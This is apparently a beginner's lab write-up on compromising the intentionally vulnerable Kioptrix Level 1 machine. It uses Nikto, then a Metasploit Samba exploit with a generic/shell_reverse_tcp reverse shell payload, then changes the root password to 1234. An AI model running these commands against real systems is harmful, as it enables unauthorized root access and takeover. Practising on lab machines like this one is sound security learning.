
*Nikto –h* [*http://192.68.0.110*](http://192.68.0.110)

Nikto help to figure what vulnerability can be exploited in the target machine. I came to know that reverse shell for remote access can be achieved.

I opened metaspolit framework by typing *msfconsole* into the terminal. Then seach for the exploit by typing searchsploit samba and above list is there…




Type *use 22* because only samba exploit with linux. As can be seen in the next to above screenshot. RHost is not added. Let’s do it!




*set rhost target\_IP*

rhost has been set. Now check by typing *options*. As can bee seen above.




Now I type payload and here is the list but from nikto hint was given so as in the screenshot highlighted payload will be used. It time to load it.

Be remind as I made mistake that I copied the payload and paste it but gave error. First remove slash between payload and generic then only give space.

set payload generic/shell\_reverse\_tcp

The payload has been loaded now I typed *run* And payload is running and creating session with target machine. Finally the session has been established. I typed whoami for confirmation that Did I get root account or not. As in the above screenshot it been seen I achieve my goal. Now Simply I typed passwd for change password as this command can only be run in root account. As I had root account I changed password of target machine into *1234*



**Final step to check Kioptrix Level # 01 has been opened I typed root as username and 1234 in the password which I added as new password. I have been login into the root account.**